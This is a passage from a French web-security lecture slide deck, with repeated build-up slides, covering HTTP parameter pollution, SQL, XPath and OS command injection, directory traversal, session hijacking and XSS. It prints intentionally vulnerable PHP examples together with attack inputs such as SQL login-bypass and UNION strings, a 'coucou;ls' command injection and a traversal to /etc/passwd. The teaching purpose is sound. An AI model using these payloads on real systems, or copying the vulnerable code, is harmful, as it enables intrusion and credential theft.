<?php    if ($_GET["action"] != "delete") {
           $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                              ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);  ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=delete%26A%3dA

Injections/Http Parameter Pollution 8/10

- Script du serveur web (*SW*)


```php
<?php   if ($_GET["action"] != "delete") {
          $req = "http://localhost/~ealata/si.php?cmd=" . $_GET["action"];
          print(file_get_contents($req, false));
        } else {
          print("Invalid access!");
        }                                                              ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php   print("Your action: " . $_GET["cmd"]);  ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw.php?action=append
	SW	→	SI	http://si/si.php?cmd=append
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=delete%26A%3dA
	SW	→	SI	http://si/si.php?cmd=delete&A=A



- Est-ce que la fonction php `htmlentities` est utile dans ce contexte ?
- *Il suffit peut-être d'imposer la commande envoyée au serveur interne ?*

Injections/Http Parameter Pollution 9/10

- Script du serveur web (*SW*)

Yes ! plus sécure !

```php
<?php    if ($_GET["action"] == "select") {
           $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
                $_GET["value"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                    ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);    ?><BR/>
<?php    print("Your value:  " . $_GET["value"]); ?>
```

- Urls employées

Cas 1.	CL	→	SW	`http://sw/sw2.php?action=select&value=all`

Injections/Http Parameter Pollution 9/10

- Script du serveur web (*SW*)

Yes ! plus sécure !

```php
<?php    if ($_GET["action"] == "select") {
           $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
                $_GET["value"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                    ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);    ?><BR/>
<?php    print("Your value:  " . $_GET["value"]); ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all

Injections/Http Parameter Pollution 9/10

- Script du serveur web (*SW*)

Yes ! plus sécure !

```php
<?php    if ($_GET["action"] == "select") {
           $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
                $_GET["value"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                    ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);    ?><BR/>
<?php    print("Your value:  " . $_GET["value"]); ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all

Injections/Http Parameter Pollution 9/10

- Script du serveur web (*SW*)

Yes ! plus sécure !

```
1 <?php    if ($_GET["action"] == "select") {
2            $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
                   $_GET["value"];
3            print(file_get_contents($req, false));
4          } else {
5            print("Invalid access!");
6          }                                                          ?>
```

- Script du Serveur Interne (*SI*)

```
1 <?php    print("Your action: " . $_GET["cmd"]);    ?><BR/>
2 <?php    print("Your value:  " . $_GET["value"]); ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all
	SW	→	SI	Erreur !

Injections/Http Parameter Pollution 9/10

- Script du serveur web (*SW*)

Yes ! plus sécure !

```php
<?php    if ($_GET["action"] == "select") {
           $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
                $_GET["value"];
           print(file_get_contents($req, false));
         } else {
           print("Invalid access!");
         }                                                    ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php    print("Your action: " . $_GET["cmd"]);    ?><BR/>
<?php    print("Your value:  " . $_GET["value"]); ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=select&value=all%26cmd%3ddelete

Injections/Http Parameter Pollution 9/10

- Script du serveur web (*SW*)

Yes ! plus sécure !

```php
<?php   if ($_GET["action"] == "select") {
          $req = "http://localhost/~ealata/si2.php?cmd=select&value=" .
                 $_GET["value"];
          print(file_get_contents($req, false));
        } else {
          print("Invalid access!");
        }                                                    ?>
```

- Script du Serveur Interne (*SI*)

```php
<?php   print("Your action: " . $_GET["cmd"]);   ?><BR/>
<?php   print("Your value:  " . $_GET["value"]); ?>
```

- Urls employées

Cas 1.	CL	→	SW	http://sw/sw2.php?action=select&value=all
	SW	→	SI	http://si/si.php?cmd=select&value=all
Cas 2.	CL	→	SW	http://sw/sw.php?action=delete&value=all
	SW	→	SI	Erreur !
Cas 3.	CL	→	SW	http://sw/sw.php?action=select&value=all%26cmd%3ddelete
	SW	→	SI	http://si/si.php?cmd=select&value=all&cmd=delete
			≡	http://si/si.php?value=all&cmd=delete

Et non... Pfuuuuu....

Injections/Http Parameter Pollution 10/10

- Autre exemple : un IDS est installé pour detecter les attaques sur la base de signatures
- Une des signatures est $\square_1\square_2\square_3\square_4$
- Si le serveur `web` concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

Injections/Http Parameter Pollution 10/10

- Autre exemple : un IDS est installé pour detecter les attaques sur la base de signatures
- Une des signatures est $\square_1\square_2\square_3\square_4$
- Si le serveur `web` concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

URL utilisée `http://serveurweb/page.php?parameter=` $\square_1\square_2$ `&parameter=` $\square_3\square_4$

Injections/Http Parameter Pollution 10/10

- Autre exemple : un IDS est installé pour detecter les attaques sur la base de signatures
- Une des signatures est $\square_1\square_2\square_3\square_4$
- Si le serveur `web` concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

URL utilisée	`http://serveurweb/page.php?parameter=` $\square_1\square_2$ `&parameter=` $\square_3\square_4$
URL *normalisée*	`http://serveurweb/page.php?parameter=` $\square_1\square_2\square_3\square_4$

Injections/Http Parameter Pollution 10/10

- Autre exemple : un IDS est installé pour detecter les attaques sur la base de signatures
- Une des signatures est $\square_1\square_2\square_3\square_4$
- Si le serveur `web` concatène les différentes valeurs associées à une même clé, l'attaquant peut exploiter ce comportement à son avantage

URL utilisée	`http://serveurweb/page.php?parameter=` $\square_1\square_2$ `&parameter=` $\square_3\square_4$
URL *normalisée*	`http://serveurweb/page.php?parameter=` $\square_1\square_2\square_3\square_4$

- L'URL utilisée ne correspond pas à la signature de l'IDS
- Elle atteind le serveur `web`
- Ce dernier la normalise
- L'attaque peut exploiter la vulnérabilité sans avoir été detectée par l'IDS

Injections/SQL 1/7

SQL Injection

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une requête SQL dont la sémantique n'est pas celle prévue par le développeur

- Le langage SQL repose sur une syntaxe particulière qui peut être spécifiée par exemple avec la notation BNF

```
1  ...
2  <query specification>    ::=     SELECT [ <set quantifier> ] <select list> <table expression>
3  <set quantifier>         ::=     DISTINCT | ALL
4  <select list>            ::=     <asterisk>
5                           |       <select sublist> [ { <comma> <select sublist> }... ]
6  <select sublist>         ::=     <derived column>
7                           |       <qualifier> <period> <asterisk>
8  <derived column>         ::=     <value expression> [ <as clause> ]
9  <as clause>              ::=     [ AS ] <column name>
10 <table expression>       ::= <from clause> [ <where clause> ] [ <group by clause> ] [ <having clause>
       ]
11 ...
12 <delete statement>       ::=     DELETE FROM <table name> WHERE CURRENT OF <cursor name>
13 <table name>             ::=     <qualified name>
14                          |       <qualified local table name>
15 ...
```

- La difficulté pour l'attaquant est de s'assurer que la requête obtenue à partir des valeurs qu'il a fournies peut être engendrée par cette grammaire

Injections/SQL 2/7

- Lors d'une utilisation non-malveillante du site :
  - Le serveur construit une requête SQL, sur la base des données fournies par l'utilisateur
  - Cette requête correspond à la sémantique définie par le développeur
- Lors d'une utilisation malveillante du site :
  - Le serveur web construit une requête SQL, sur la base des données fournies par l'attaquant → *l'injection*
  - Cette requête ne correspond pas à la sémantique définie par le développeur

```
1  <?php    if ($_POST["login"] && $_POST["pass"]) {
2                  $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3                  mysql_select_db($db_name, $db_handle);
4                  $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
5                  $query .= "' AND pass='" . $_POST["pass"] . "';";
6                  $result = mysql_db_query($db_name, $query);
7                  if (mysql_num_rows($result) > 0) {
8                          print("Connected!");
9                  } else {
10                         print("Auth failed!");
11                 }
12         } else { print("Auth failed!"); }                                    ?>
```

Injections/SQL 3/7

```php
<?php    if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) > 0) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                    ?>
```

Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site

Injections/SQL 3/7

```php
<?php   if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) > 0) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                ?>
```

Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+'1'='1`

Injections/SQL 3/7

```php
<?php   if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) > 0) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                ?>
```

Utilisation non-malveillante du site

- URL : `http://server/login.php?login=toto&pass=titi`
- SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';
- Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site

- URL : `http://server/login.php?login=toto&pass=titi'+or+'1'='1`
- SQL : SELECT * FROM user WHERE login='toto' AND pass='titi' or '1'='1';
- Autant de lignes retournées que d'utilisateurs dans la base de données, donc authentification (si des utilisateurs existes)

Injections/SQL 3/7

```php
<?php   if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) > 0) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                ?>
```

Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+'1'='1`

SQL : SELECT * FROM user WHERE login='toto' AND pass='titi' or '1'='1';

Autant de lignes retournées que d'utilisateurs dans la base de données, donc authentification (si des utilisateurs existes)

- La solution peut être de changer le test (mysql num rows($result) $>$ 0) en (mysql num rows($result) == 1) ?

Injections/SQL 4/7

```php
<?php    if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) == 1) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                ?>
```

- Si le nombre de lignes retournées est différent de 1, alors l'authentification a échouée

Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site

Injections/SQL 4/7

```php
<?php    if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) == 1) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                ?>
```

- Si le nombre de lignes retournées est différent de 1, alors l'authentification a échouée

Utilisation non-malveillante du site

URL : `http://server/login.php?login=toto&pass=titi`

SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';

Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site

URL : `http://server/login.php?login=toto&pass=titi'+or+1=1+limit+1#`

Injections/SQL 4/7

```php
<?php    if ($_POST["login"] && $_POST["pass"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT * FROM user WHERE login='" . $_POST["login"];
                $query .= "' AND pass='" . $_POST["pass"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) == 1) {
                        print("Connected!");
                } else {
                        print("Auth failed!");
                }
        } else { print("Auth failed!"); }                                ?>
```

- Si le nombre de lignes retournées est différent de 1, alors l'authentification a échouée

Utilisation non-malveillante du site
- URL : `http://server/login.php?login=toto&pass=titi`
- SQL : SELECT * FROM user WHERE login='toto' AND pass='titi';
- Une ligne retournée si `toto/titi` existe, et authentification, sinon, aucune ligne retournée et authentification refusée

Utilisation malveillante du site
- URL : `http://server/login.php?login=toto&pass=titi'+or+1=1+limit+1#`
- SQL : SELECT * FROM user WHERE login='toto' AND pass='titi' or 1=1 limit 1';
- Une ligne retournée si au moins un utilisateur existe et authentification sinon authentification refusée

Injections/SQL 5/7

- Cette attaque n'est pas limitée aux formulaires d'authentification (il y a aussi les champs de recherche, etc.)
- Comment détecter la présence de la vulnérabilité ?
  - Essayer d'injecter les caractères spéciaux : (', ", #, –, ...), qui dépendent du type de base de données
  - Si le serveur répond par un message d'erreur `SQL` ou si l'authentification est franchie, alors la vulnérabilité est présente
  - Est-ce qu'un message d'erreur `SQL` indique forcément que la vulnérabilité est exploitable ?
  - Difficulté liée à l'automatisation du processus de détection
- L'injection permettant d'exploiter la vulnérabilité peut être très compliquée
  - Nécessité d'utiliser des parenthèses
  - Nécessité d'utiliser des `UNION`
  - Réponse du serveur par oui/non → `Blind SQL Injection`
  - Aucun retour du serveur mais étude du temps d'exécution possible
- Tout ceci est plus simple si on dispose du code source !

Injections/SQL 6/7

```
1  <?php   if ($_POST["name"]) {
2                  $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3                  mysql_select_db($db_name, $db_handle);
4                  $query = "SELECT tel FROM directory WHERE name='" . $_POST["name"] . "';";
5                  $result = mysql_db_query($db_name, $query);
6                  if (mysql_num_rows($result) == 1) {
7                          $row = mysql_fetch_assoc($result);
8                          print("Found: " . $row[0]);
9                  } else {
10                         print("No result!");
11                 }
12         }                                                                    ?>
```

- Fonctionnalité du serveur permettant de rechercher un numéro de téléphone sur la base d'un nom d'utilisateur
- Cette fonctionnalité est-elle vulnérable ?

Injections/SQL 6/7

```
1  <?php   if ($_POST["name"]) {
2                  $db_handle = mysql_connect("db_server", $db_user, $db_pass);
3                  mysql_select_db($db_name, $db_handle);
4                  $query = "SELECT tel FROM directory WHERE name='" . $_POST["name"] . "';";
5                  $result = mysql_db_query($db_name, $query);
6                  if (mysql_num_rows($result) == 1) {
7                          $row = mysql_fetch_assoc($result);
8                          print("Found: " . $row[0]);
9                  } else {
10                         print("No result!");
11                 }
12         }                                                                    ?>
```

- Fonctionnalité du serveur permettant de rechercher un numéro de téléphone sur la base d'un nom d'utilisateur
- Cette fonctionnalité est-elle vulnérable ?

URL : `http://server/search.php?name='+UNION+SELECT+pass+FROM+user+WHERE+"='`

Injections/SQL 6/7

```php
<?php   if ($_POST["name"]) {
                $db_handle = mysql_connect("db_server", $db_user, $db_pass);
                mysql_select_db($db_name, $db_handle);
                $query = "SELECT tel FROM directory WHERE name='" . $_POST["name"] . "';";
                $result = mysql_db_query($db_name, $query);
                if (mysql_num_rows($result) == 1) {
                        $row = mysql_fetch_assoc($result);
                        print("Found: " . $row[0]);
                } else {
                        print("No result!");
                }
        }                                                                    ?>
```

- Fonctionnalité du serveur permettant de rechercher un numéro de téléphone sur la base d'un nom d'utilisateur
- Cette fonctionnalité est-elle vulnérable ?

URL : `http://server/search.php?name='+UNION+SELECT+pass+FROM+user+WHERE+"='`
SQL : SELECT tel FROM directory WHERE name='' UNION SELECT pass FROM user WHERE "=''

- Le nombre de colonnes retournées par la commande SELECT à droite du UNION doit être le même que à gauche
  - Utilisation de l'injection '+UNION+SELECT+1,2,3,...,i pour *i* variant de 1 au nombre de colonnes (on suppose qu'une incohérence dans le nombre de colonnes entraîne une erreur SQL)
  - Les colonnes à droite et à gauche doivent avoir les mêmes types ? Utilisation du *cast* de types

Injections/SQL 7/7

- Toutes les fonctions et subtilitées du langage SQL peuvent être employées par l'attaquant (dans la mesure où elles sont implémentées sur la base de données ciblée)
  - Diverses fonctions : `CONCAT`, `CAST`, `SUBSTR`, `LOAD_FILE`, `INTO` *file*, etc.
  - Différents types de requêtes : `SELECT`, `DELETE`, etc.
- Une des difficultés est le respect de l'équilibre dans les couples de guillemets, apostrophes, parenthèses, etc.
- Détection de cette vulnérabilité
  - Des tables d'injection SQL existent (`SQL cheat sheets`) sur Internet
  - Des outils permettent de tester les serveurs web (`sqlmap`, par exemple : `http://sqlmap.sourceforge.net`) – Démo
- Dans ce cours, cette attaque a été présentée en considérant une base de données MySQL – mais elle peut être adaptée aux autres base de données

Injections/XPath

~~SQL~~ XPath Injection

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une requête ~~SQL~~ XPath dont la sémantique n'est pas celle prévue par le développeur

- Base de données ⇒ Base XML
- Langage SQL ⇒ langage XPath
- Le principe reste le même que pour les injections SQL
- Définition du langage au format BNF : http://xmlfr.org/w3c/TR/xpath/

Injections/OS-Command

OS-Command

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une commande du `shell` dont la sémantique n'est pas celle prévue par le développeur

- Elles exploitent une mauvaise utilisation des applications `web` des fonctions : `system`, `exec`, etc.
- Soit la page `php` suivante : `sample.php`

```php
<?php
if (isset($_GET['arg'])) {
  system("echo " . $_GET['arg']);
}
print("_______");
?>
```

- Invocation non-malveillante du site

  URL : `http://server/sample.php?arg=coucou`

Injections/OS-Command

OS-Command

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une commande du `shell` dont la sémantique n'est pas celle prévue par le développeur

- Elles exploitent une mauvaise utilisation des applications `web` des fonctions : `system`, `exec`, etc.
- Soit la page `php` suivante : `sample.php`

```php
<?php
if (isset($_GET['arg'])) {
  system("echo " . $_GET['arg']);
}
print("_______");
?>
```

- Invocation non-malveillante du site

  URL : `http://server/sample.php?arg=`coucou

  Utilisation malveillante du site

Injections/OS-Command

OS-Command

L'attaquant fournit des valeurs de manière à ce que le serveur exécute une commande du `shell` dont la sémantique n'est pas celle prévue par le développeur

- Elles exploitent une mauvaise utilisation des applications `web` des fonctions : `system`, `exec`, etc.
- Soit la page `php` suivante : `sample.php`

```
1 <?php
2 if (isset($_GET['arg'])) {
3   system("echo " . $_GET['arg']);
4 }
5 print("_______");
6 ?>
```

- Invocation non-malveillante du site
  URL : `http://server/sample.php?arg=`coucou
  Utilisation malveillante du site
  URL : `http://server/sample.php?login=`coucou;ls
- A l'instar des injections/`SQL`, les `OS Command` doivent respecter l'équilibre dans les parenthèse, guillemets, etc.

Directory Traversal

Directory Traversal

L'attaquant fournit une valeur à laquelle il concatène un chemin relatif (utilisant, entres autres, les références aux répertoires parents) afin d'accéder à des fichiers sensés ne pas être lus

- Le langage concerné est celui des chemins dans les systèmes de fichiers
- Soit la page php suivante : `sample.php`

```php
<?php   $directory = '/tmp/';
        print $directory . $_GET['arg'];
        if (isset($_GET['arg']) && file_exists($directory . $_GET['arg'])) {
            print file_get_contents($directory . $_GET['arg']);
        } else {
            echo "Mauvais argument";
        }                                                    ?>
```

- Invocation non-malveillante du site

  URL : `http://server/sample.php?arg=m`

Directory Traversal

Directory Traversal

L'attaquant fournit une valeur à laquelle il concatène un chemin relatif (utilisant, entres autres, les références aux répertoires parents) afin d'accéder à des fichiers sensés ne pas être lus

- Le langage concerné est celui des chemins dans les systèmes de fichiers
- Soit la page php suivante : `sample.php`

```php
<?php   $directory = '/tmp/';
        print $directory . $_GET['arg'];
        if (isset($_GET['arg']) && file_exists($directory . $_GET['arg'])) {
            print file_get_contents($directory . $_GET['arg']);
        } else {
            echo "Mauvais argument";
        }                                                    ?>
```

- Invocation non-malveillante du site

  URL : `http://server/sample.php?arg=m`

  Utilisation malveillante du site

Directory Traversal

Directory Traversal

L'attaquant fournit une valeur à laquelle il concatène un chemin relatif (utilisant, entres autres, les références aux répertoires parents) afin d'accéder à des fichiers sensés ne pas être lus

- Le langage concerné est celui des chemins dans les systèmes de fichiers
- Soit la page php suivante : `sample.php`

```
1 <?php   $directory = '/tmp/';
2         print $directory . $_GET['arg'];
3         if (isset($_GET['arg']) && file_exists($directory . $_GET['arg'])) {
4             print file_get_contents($directory . $_GET['arg']);
5         } else {
6             echo "Mauvais argument";
7         }                                                          ?>
```

- Invocation non-malveillante du site

  URL : `http://server/sample.php?arg=m`

  Utilisation malveillante du site

  URL : `http://server/sample.php?arg=../../../../../etc/passwd`
- Certaines vulnérabilités dans les applications web peuvent à la fois être exploitées par des OS-Command et Directory Traversal $\Rightarrow$ un chemin peut être un paramètre d'un programme

Broken Session Management 1/2

Broken Session Management

L'attaquant profite d'une faiblesse dans le mécanisme de gestion des sessions pour *voler* la session d'un autre utilisateur

- Le protocole *HTTP* est *sans mémoire*
- Les applications *web* utilisent la notion de session pour mémoriser des informations liées à l'utilisateur, sur le serveur
- Elle se traduit par une valeur que l'application et le client se transmettent régulièrement
- Si les sessions sont mal gérées, l'attaquant peut :
  - deviner la session d'un autre utilisateur ;
  - voler la session d'un autre utilisateur ;
  - forcer un utilisateur à utiliser une session particulière.

Broken Session Management 2/2

- L'attaque est d'autant plus facile que :
  - Les numéros associées aux futures sessions peuvent être devinées, éventuellement par apprentissage
  - La valeur de la session est propagée dans un des paramètres `GET` : depuis le site vulnérable, si l'utilisateur se redirige vers un site malveillant, l'`URL` du site de départ est disponible dans la variable `REFERER`
    Pour `php`, il faut positionner les variables `session.use_cookies`, `session.use_trans_sid` et `session.use_only_cookies` pour forcer le passage du numéro de session par les paramètres `GET`

```
1 <?php  echo "Referer: " . $_SERVER['HTTP_REFERER']; print("<BR/>");
2        echo "Get:     "; print_r($_GET);            print("<BR/>");
3        print("<a href='http://localhost/~ealata/test.php'>Here</a>");   ?>
```

Cross-site scripting – XSS 1/4

Cross-site scripting

L'attaquant injecte des valeurs à des paramètres d'une requête de manière à ce que des informations soient envoyées à une autre application web

- Le plus souvent, les valeurs injectées correspondent à des scripts Javascript
- Le code injecté est exécuté par le naviguateur du client (*de la victime*)
- On peut également injecter différents types de valeurs (HTTP, par exemple, pour faire cliquer l'utilisateur sur un lien particulier)
- Deux principaux types d'attaques : XSS persistant et XSS volatile

Cross-site scripting – XSS 2/4

- Exemple de XSS volatile

```
1 <html>
2   <body>
3 <?php    if ($_GET["name"]) {
4                   print("Bonjour " . $_GET["name"]);
5           } else {
6                   print("Qui etes-vous ?");
7           }                                                    ?>
8   </body>
9 </html>
```


```
http://server/xss.php?name=titi
```

Cross-site scripting – XSS 2/4

- Exemple de XSS volatile

```
1 <html>
2   <body>
3 <?php    if ($_GET["name"]) {
4                   print("Bonjour " . $_GET["name"]);
5           } else {
6                   print("Qui etes-vous ?");
7           }                                                    ?>
8   </body>
9 </html>
```

`http://server/xss.php?name=titi`



Cross-site scripting – XSS 3/4

- Exemple de XSS volatile

```
1 <html>
2   <body>
3 <?php    if ($_GET["name"]) {
4                 print("Bonjour " . $_GET["name"]);
5         } else {
6                 print("Qui etes-vous ?");
7         }                                                    ?>
8   </body>
9 </html>
```

Cross-site scripting – XSS 3/4

- Exemple de XSS volatile

```
1 <html>
2   <body>
3 <?php    if ($_GET["name"]) {
4                   print("Bonjour " . $_GET["name"]);
5           } else {
6                   print("Qui etes-vous ?");
7           }                                                    ?>
8   </body>
9 </html>
```

